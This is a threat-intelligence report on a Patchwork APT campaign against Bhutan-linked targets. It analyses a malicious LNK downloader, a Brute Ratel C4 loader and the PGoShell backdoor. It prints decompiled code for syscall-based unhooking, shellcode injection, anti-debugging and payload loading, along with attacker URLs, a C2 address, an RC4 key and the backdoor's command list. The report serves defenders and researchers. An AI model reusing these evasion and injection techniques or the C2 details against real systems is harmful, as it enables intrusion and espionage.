The Patchwork group has updated its arsenal, launching attacks for the first time using Brute Ratel…

By Knownsec 404 team

Published: 2024-07-18 · Archived: 2026-04-05 14:36:52 UTC

The Patchwork group has updated its arsenal, launching attacks for the first time using Brute Ratel C4 and an enhanced version of PGoShell

Author：K&XWS@Knownsec 404 Team
Chinese version: https://paper.seebug.org/3199/

1 Overview


Recently, Knownsec 404 Advanced Threat Intelligence Team has detected a suspected attack by the Patchwork group targeting Bhutan. This sample not only loads the repeatedly discovered Go language backdoor (referred to as “PGoShell”) but also significantly enhances its functionality. Additionally, for the first time, the sample uses the red team tool Brute Ratel C4, marking a notable recent update to their arsenal. Over the past two years, the Patchwork group has demonstrated greater enthusiasm for technological advancements compared to other similar groups, continually updating its arsenal and loading methods. To date, over 10 different types of trojans and loading methods used by the group have been identified. The following is an analysis and description of this recent discovery.

2 Background of the organization

Patchwork (also known as Dropping Elephant) is a highly active advanced persistent threat (APT) group that has been operating since 2014. Patchwork primarily targets government, defense, and diplomatic organizations, as well as universities and research institutions in East Asia and South Asia.

3 Chains of attack

Press enter or click to view image in full size




4 Synthesis of samples

The sample captured this time is a Lnk file, primarily designed to download decoy files and subsequent payloads. Analysis of the payload revealed that this attack employed weapons including PGoShell and the red team framework Brute Ratel C4. Details are as follows.

4.1 Lnk Analysis Description

The name of lnk file is Large_Innovation_Project_for_Bhutan.pdf.lnk , When users do not display file extensions, it is highly likely that they might mistake executable files for PDF documents. Additionally, when executing a .lnk file, any script parameters contained within the .lnk file will also execute.

Press enter or click to view image in full size



lnk parameters

The parameter contains the following operations:

1.Operation 1:

Access and download the file from uri (hxxps://adaptation-funds.org/documents/Large_Innovation_Project_for_Bhutan.pdf) to the local directory

`C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf` . This file is a decoy document. After the download is complete, execute the file.

Press enter or click to view image in full size

Screenshot of part of the decoy document

The decoy document contains a project proposal for Bhutan by the Adaptation Fund Board, suspected to be targeting organizations and individuals associated with Bhutan.

2.Operation 2:

Access and download the data from uri (hxxps://beijingtv.org/wpytd52vDw/brtd2389aw) to the local directory `C:\Users\Public\hal` , and rename it to `C:\Users\Public\edputil.dll` . **Note that the domain name appears to be impersonating Beijing TV station.**

3.Operation 3:

Access and download the data from uri (hxxps://beijingtv.org/ogQas32xzsy6/fRgt9azswq1e) to the local directory `C:\Users\Public\sam` , and rename it to `C:\Users\Public\Winver.exe` .

4.Operation 4:


Copy resmon.exe from the system directory to C:\Users\Public\resmon.exe, create a scheduled task named “MicroUpdate” that runs every minute, with the target set to C:\Users\Public\resmon.exe. Create another scheduled task named “MicroUppdate” that also runs every minute, with the target set to C:\Users\Public\Winver.exe. Eventually, delete the LNK file.

4.2 Analysis of Brute Ratel C4 (edputil.dll)

4.2.1 Brute Ratel C4 loader analysis description

resmon.exe is a system file , After it runs, edputil.dll will load. Following Windows’ default loading behavior, edputil.dll located in the same directory as resmon.exe will be loaded. Additionally, edputil.dll is packed using Themida:


Press enter or click to view image in full size



.themida section within the segment of edputil.dll

Eventually, resmon.exe loads the exported function EdpGetIsManaged from edputil.dll.

Press enter or click to view image in full size



The export table of edputil.dll

The main function exported by EdpGetIsManaged is to serve as the Brute Ratel C4 loader. Attackers first utilize a custom hash algorithm to obtain api addresses:


Press enter or click to view image in full size

```
v2 = (int *)MEMORY[0x40180];
v19 = 0i64;
v21[0] = 0i64;
v20 = (int)*MEMORY[0x40180];                // shellcode length
NtProtectVirtualMemory = (_BYTE *)getaddr_fromhash_13D0(0x82FC6C67, v0);
NtAllocateVirtualMemory_0 = (_BYTE *)getaddr_fromhash_13D0(-475290686, v1);
ZwWaitForSingleObject = (_BYTE *)getaddr_fromhash_13D0(-483143843, v1);
getaddr_fromhash_13D0(-429631912, v1);      // NtCreateThreadEx
```

Using hash to obtain api addresses

To achieve objectives of unhooking and anti-debugging, attackers will obtain the system call number corresponding to the function, then locate the address of the “syscall” instruction. For example, in the case of the NtProtectVirtualMemory function, the system call number is “0x50”:

Press enter or click to view image in full size



Obtain the syscall number and the address of the “syscall”

Subsequently, if there’s a need to call NtProtectVirtualMemory, you simply pass the system call number (0x50) into EAX , and then invoke the address of the “syscall” instruction to execute the function. By using this calling method, traditional breakpoint mechanisms become ineffective:

Press enter or click to view image in full size

```
loc_3A8:                                ; CODE XREF: sub_3A4↑j
                mov     r10, rcx
                mov     rax, r9
                jmp     [rsp+arg_20]
; ---------------------------------------------------------------------------

loc_3B2:                                ; CODE XREF: sub_3A2↑j
                mov     r10, rcx
                mov     rax, [rsp+arg_28]
                jmp     [rsp+arg_30]
; ---------------------------------------------------------------------------

loc_3BE:                                ; CODE XREF: sub_3A0↑j
                mov     r10, rcx
                mov     rax, [rsp+arg_30]
                jmp     [rsp+arg_38]
; ---------------------------------------------------------------------------

loc_3CA:                                ; CODE XREF: sub_3A6↑j
                mov     r10, rcx
                mov     rax, [rsp+arg_58]
                jmp     [rsp+arg_60]
```


Syscall invocation code snippet

Write shellcode into allocated memory, change the protection of the newly allocated memory, and create a thread using NtCreateThreadEx to execute it:

Press enter or click to view image in full size

```
susp_memcpy_1570(v19, MEMORY[0x40170], *v2);// shellcode
susp_memset_15A0(MEMORY[0x40170], 0, *v2);
sub_3A2(-1i64, (__int64)&v19, (__int64)&v20, 32i64, (__int64)v18, callnum_14C0, (__int64)syscall_addr_1490);// << NtProtectVirtualMemory
LODWORD(v16) = v17;
LODWORD(v15) = 0;
sub_3A6((__int64)v21, 0x1F03FFi64, 0i64, -1i64, v19, 0i64, v15, 0i64, 0, 0, 0, v16, v12);// << NtCreateThreadEx
sub_3A4(-1i64, 0i64, 0i64, v7, (__int64)v10);// << ZwWaitForSingleObject
```


Execution of shellcode

The primary function of the shellcode is to load the final payload (Brute Ratel C4). It begins by performing debugger detection, then compares the value of NtGlobalFlag in the Process Environment Block (PEB). If the value is 0x70, it will terminate execution:

Press enter or click to view image in full size

```
v10 = __readgsqword(0x60u);
result = *(_BYTE *)(v10 + 0xBC) & 0x70;       // check PEB.NtGlobalFlag
if ( (_BYTE)result == 0x70 )
  return result;
```


Debugger detection

Obtain the addresses of APIs needed for subsequent use:

Press enter or click to view image in full size

```
v88[27] = get_apiaddr_fromhash_3BE15((__int64)v88, -2097386393, i);// NtProtectVirtualMemory
LOWORD(v88[30]) = get_syscall_num_3C6C5((char *)v88[27], 0, 1);// 0x50
v88[31] = (__int64)get_syscall_addr_3C2C5((_BYTE *)v88[27]);
v88[29] = get_apiaddr_fromhash_3BE15((__int64)v88, 351328598, v88[0]);// ZwFlushInstructionCache
WORD2(v88[30]) = get_syscall_num_3C6C5((char *)v88[29], 0, 1);// 0xE3
v88[33] = (__int64)get_syscall_addr_3C2C5((_BYTE *)v88[29]);
v88[20] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA02A4355, v88[0]);// RtlFreeHeap
v88[23] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA14B9F41, v88[0]);// LdrGetDllHandleEx
v88[22] = get_apiaddr_fromhash_3BE15((__int64)v88, 1775940843, v88[0]);// LdrGetProcedureAddress
v88[19] = get_apiaddr_fromhash_3BE15((__int64)v88, -391142911, v88[0]);// RtlExitU
v84 = 0;
```

Obtain api address

Next, perform a system time check. if the current system time exceeds the hardcoded timestamp (0x66c0666d), terminate execution:

Press enter or click to view image in full size

```
GetSystemTimeAsFileTime = (void (__fastcall *)(int *))get_apiaddr_fromhash_3BE15(a1, 1535136116, *(_QWORD *)(a1 + 8));
*(_QWORD *)(a1 + 120) = GetSystemTimeAsFileTime;
GetSystemTimeAsFileTime(v7);
v5 = (unsigned int)v7[0] + ((unsigned __int64)(unsigned int)v7[1] << 32) - 0x19DB1DED53E8000i64;
return v5 / 0x989680 > a2;    计算时间戳，并与硬编码的时间戳进行比较
if ( *v8 )
{
  result = sub_3D7C5((__int64)v88, *v8);      // 运行时间不能大于0x66C0666D 既是2024-8-17 16:59:25
  if ( (_DWORD)result )
    return result;
}
```

Runtime detection

Decrypt the filename (chakra.dll) using the RC4 algorithm, which serves as the carrier for Brute Ratel C4:


Press enter or click to view image in full size

```
{
  v61 = v88[44];
  v62 = v88[48];
  v63 = v88[45] - 8;
  for ( k = 0i64; k != 256; ++k )
    *((_BYTE *)v89 + k) = k;
  v65 = (char *)v89;
  LOBYTE(v66) = 0;
  v67 = 0;
  v68 = v61 + v63;
  do
  {
    v69 = v67;
    v70 = *v65;
    ++v67;
    ++v65;
    v66 = (unsigned __int8)(v66 + v70 + *(_BYTE *)(v68 + (v69 & 7)));
    *(v65 - 1) = *((_BYTE *)v89 + v66);
    *((_BYTE *)v89 + v66) = v70;
  }
  while ( v67 != 256 );
  sub_3B8E5((__int64)v89, v62, v62, v16);   // chakra.dll
  v15 = (_BYTE *)v88[39];
}
```

Decrypt data

After loading chakra.dll, the final payload Brute Ratel C4, with the “MZ” header removed, is written into the address space of chakra.dll. Subsequently, it simulates the loading of Brute Ratel C4:

Press enter or click to view image in full size



地址	十六进制																ASCII
00007FFA80030000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	....
00007FFA80030040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	00	00	00	..°..´.Í!..LÍ...
00007FFA80030050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030070	00	00	00	00	00	0D	0D	0A	24	00	00	00	00	00	00	00	........$.......
00007FFA80030080	50	45	00	00	64	86	09	00	A2	CB	20	66	00	00	00	00	PE..d...¢Ë f....
00007FFA80030090	00	00	00	00	F0	00	2E	22	0B	02	02	22	00	1A	03	00	....ð.."..."....
00007FFA800300A0	00	94	00	00	00	B0	00	00	A0	72	00	00	00	10	00	00	.....°.. r......
00007FFA800300B0	00	00	00	10	00	00	00	00	00	10	00	00	00	02	00	00	....
00007FFA800300C0	04	00	00	00	00	00	00	00	05	00	02	00	00	00	00	00	....
00007FFA800300D0	00	B0	04	00	00	04	00	00	E8	96	04	00	03	00	00	00	.°......è.......
00007FFA800300E0	00	00	20	00	00	00	00	00	00	10	00	00	00	00	00	00	.. ..
00007FFA800300F0	00	00	10	00	00	00	00	00	00	10	00	00	00	00	00	00	....
00007FFA80030100	00	00	00	00	10	00	00	00	00	80	04	00	36	00	00	00	............6...
00007FFA80030110	00	90	04	00	14	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030120	00	90	03	00	84	15	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030130	00	A0	04	00	94	05	00	00	00	00	00	00	00	00	00	00	. ...
00007FFA80030140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00007FFA80030170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..Seebug....
00007FFA80030180	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	..........text...
00007FFA80030190	00	19	03	00	00	10	00	00	00	1A	03	00	00	04	00	00	

Brute Ratel C4 without the “MZ” header


Press enter or click to view image in full size

```
load_dll_3D645(                                 // 加载chakra.dll
  (__int64 *)(unsigned int)&v23,
  (__int64 *)(unsigned int)&v24,
  (__int64 *)(unsigned int)&v25,
  (unsigned int)&v26,
  a1,
  v29);
memcpy_payload_3D835(v24, v2, *(unsigned int *)(v4 + 0x54));// 写入payload header
v5 = (unsigned int *)(v4 + *(unsigned __int16 *)(v4 + 20) + 24);
if ( *(_WORD *)(v4 + 6) )
{
  v6 = v4 + *(unsigned __int16 *)(v4 + 20) + 64;
  v7 = v6 + 40i64 * ((unsigned int)*(unsigned __int16 *)(v4 + 6) - 1);
  while ( 1 )
  {
    memcpy_payload_3D835(v24 + v5[3], v2 + v5[5], v5[4]);// 写入各区段
    v5 = (unsigned int *)v6;
    if ( v6 == v7 )
      break;
    v6 += 40i64;
  }
}
```

Write data into the memory space of chakra.dll

Obtain the Original Entry Point (OEP) and perform a jump to execute it, ultimately running the Brute Ratel C4 payload:

Press enter or click to view image in full size



Jump to the OEP to execute

4.2.2 Brief description of Brute Ratel C4

Brute Ratel C4 is a red team framework seen as an alternative to Cobalt Strike. This framework enables functionalities such as file management, port scanning, file upload and download, screen capture, etc. Below is a screenshot of the configuration for this payload, with configurations separated by "|".

Screenshot of Brute Ratel C4 configuration

4.3 Analysis of PGoShell (Winver.exe)

PGoShell is developed in the Go programming language, overall, it offers a rich set of functionalities, including remote shell capabilities, screen capture, and downloading and executing payloads.It was initially named for its primary feature of remote shell capability. Below are detailed reverse engineering analysis findings related to it:

Get Knownsec 404 team’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Initialize URI, RC4 key, User-Agent. In this sample, the RC4 key is “0g8RXt137ODBeqPhTv2XYjgmnxUsijfc”.

Press enter or click to view image in full size

```
URL_960AE0 = (__int64)"https://cartmizer.info/lkqnzntawldqjlwdxivsnemw";// C2
qword_960AF8 = 32LL;
if ( dword_9B5610 )
{
  v5 = runtime_gcWriteBarrier1(RC4_key_960AF0);
  *v6 = v5;
}
RC4_key_960AF0 = (__int64)"0g8RXt137ODBeqPhTv2XYjgmnxUsijfc";// RC4 key
qword_960B08 = 28LL;
if ( dword_9B5610 )
{
  v7 = runtime_gcWriteBarrier1(UA_960B00);
  *v8 = v7;
}
UA_960B00 = (__int64)"QllXjxbyEvMuARVOztDiSZDNtQQb";// UA
qword_960708 = 13LL;
```

Initialize URI、 RC4 key

Detect if HKCU\Software\Microsoft\WinTemp exists, if it does, retrieve the value corresponding to the temp key. If it does not exist, generate a random string, encrypt it using RC4 followed by base64 encoding, and write this encrypted value. This value will serve as the ID to be uploaded to the server.

Press enter or click to view image in full size

```
New = main_CreateNew(9LL, a2, a3, a4, a5);
v7 = golang_org_x_sys_windows_registry_OpenKey(0x80000001LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
if ( "Software\\Microsoft\\WinTemp" )
{
  v58 = qword_9214E8;
  if ( "Software\\Microsoft\\WinTemp" == (char *)off_794540 )
  {
    Key = v7;
    if ( (unsigned __int8)runtime_ifaceeq("Software\\Microsoft\\WinTemp", v8, &v58) )
    {
      Key = golang_org_x_sys_windows_registry_CreateKey(2147483649LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
      v9 = RC4_key_960AF0;
      v68 = runtime_stringtoslicebyte(v65, RC4_key_960AF0, qword_960AF8);
      v56 = v9;
      v54 = v10;
      v11 = New;
      v12 = (uint8 *)runtime_stringtoslicebyte(v64, New, a2);
      v17 = main_AESENC(v68, v56, v54, v12, v11, v13, v14, v15, v16);
      v18 = runtime_slicebytetostring(v63, v17, v56);
      golang_org_x_sys_windows_registry_Key_setStringValue(Key, "temp", 4LL, 1LL, v18, v17);
    }
    v7 = Key;
  }
```

Upon entering the information collection and interaction module, PGoShell first attempts to gather host information including hostname, username, current public IP address of the host, country information based on IP (obtained from querying ip-api.com), current system version, current execution path, process PID, and

PROCESSOR_ARCHITECTURE information. Once collected successfully, it concatenates this data, separating each piece of information with “||”.

Press enter or click to view image in full size

```
main_MainStructInitialization2(v67, (__int64)v53);// 获取主机信息
while ( 1 )
{
  v27 = runtime_concatstring3(0LL, &unk_790FF0, 1LL, "||", 2LL, v67, v53);
  v28 = runtime_concatstring3(0LL, v27, &unk_790FF0, "||", 2LL, qword_961120, qword_961128);
  v29 = v27;
  v30 = v28;
  v31 = runtime_concatstring3(0LL, v28, v29, "||", 2LL, qword_9610C0, qword_9610C8);
  v32 = v30;
  v33 = v31;
  v34 = runtime_concatstring3(0LL, v31, v32, "||", 2LL, qword_9610D0, qword_9610D8);
  v35 = v33;
  v36 = v34;
  v37 = runtime_concatstring3(0LL, v34, v35, "||", 2LL, qword_9610E0, qword_9610E8);
  v38 = v36;
  v39 = v37;
  v40 = runtime_concatstring3(0LL, v37, v38, "||", 2LL, qword_961110, qword_961118);
  v41 = v39;
  v42 = v40;
  v43 = runtime_concatstring3(0LL, v40, v41, "||", 2LL, qword_961100, qword_961108);
  v44 = v42;
  v45 = v43;
  v46 = runtime_concatstring3(0LL, v43, v44, "||", 2LL, qword_9610F0, qword_9610F8);
  v47 = v45;
  v48 = v46;
  v49 = (uint8 *)runtime_stringtoslicebyte(0LL, v46, v47);
```

Seebug

Fetch host information and concatenate them

All data obtained by PGoShell is encoded using RC4 followed by base64 encoding.(main_AESENC function in the screenshot is designed to confuse analysts; internally, it actually uses RC4 followed by base64 encoding):

Press enter or click to view image in full size

```
v4 = os_user_Current(a1);                       // user
if ( a2 )
{
  v5 = RC4_key_960AF0;
  v6 = runtime_stringtoslicebyte(v213, RC4_key_960AF0, qword_960AF8);
  qmemcpy(v189, "unknown", sizeof(v189));
  v7 = v189;
  LODWORD(v8) = 7;
  v13 = main_AESENC(v6, v5, v9, (uint8 *)v189, 7uLL, 7uLL, v10, v11, v12);
  v14 = v5;
  v15 = (__int64)v13;
  v16 = runtime_slicebytetostring(0LL, v13, v14);
  qword_9610C8 = v15;
  if ( dword_9B5610 )
  {
    v16 = runtime_gcWriteBarrier2(v16);
    *v21 = v16;
    v17 = username_9610C0;
    v21[1] = username_9610C0;
  }
  username_9610C0 = v16;
}
```

Seebug

The RC4 key and its decrypted data

Subsequently, the concatenated data is sent to the server, and data is retrieved from the server using the POST method for both online information and interaction uploads.

Some of the PGoShell functions are listed in the table below:


Press enter or click to view image in full size

function number	function
c?d????????e	shell
vypjtvwudmta	File Download
zdqxjjiueled	Download Execution
mldijkppffollpps	Download Execution
s?p????????t	Screen Shot
ssaphdnu	Download the powershell bypass script and run it
tcvbwmdddqls	Check if the file exists, upload if it does
egdhdnipjhfn	Download shellcode from specified url and inject it
jhudjphsmunee	Enumerating device information using WMI
getmdjfhhkjhsdfdc	Getting domain control information
nemszyrsmuns	Download Solo.zip to the temp directory, unzip it and execute the powershell script in it
nfjdnteslbt	Download the shellcode and inject it for execution via QueueUserAPC
ndhbnmesnefdmu	SMB port scanning
rdptidjkeephdnmak	RDP port scanning

5 Summary

The captured attack activity primarily used a proposal from the Adaptation Fund Board regarding a project in Bhutan as bait, targeting entities suspected to be related to Bhutan. In this attack campaign, Patchwork organization was observed using Brute Ratel C4 as their weapon for the first time.The entire loading and execution process of Brute Ratel C4 involves pure in-memory loading, effectively evading detection by endpoint security measures. Throughout the loading process, it repeatedly engages in anti-debugging and unhooking operations, and enforces execution cycle restrictions. This indicates that the organization is actively expanding its arsenal. According to online sources, the author of Brute Ratel C4 is reportedly from India.

Press enter or click to view image in full size




Press enter or click to view image in full size

BRc4 目前标榜自己是"用于红队和对手模拟的定制指挥和控制中心"。5 月 16 日，Nayak 宣布该工具已获得 350 名客户的 480 名用户。

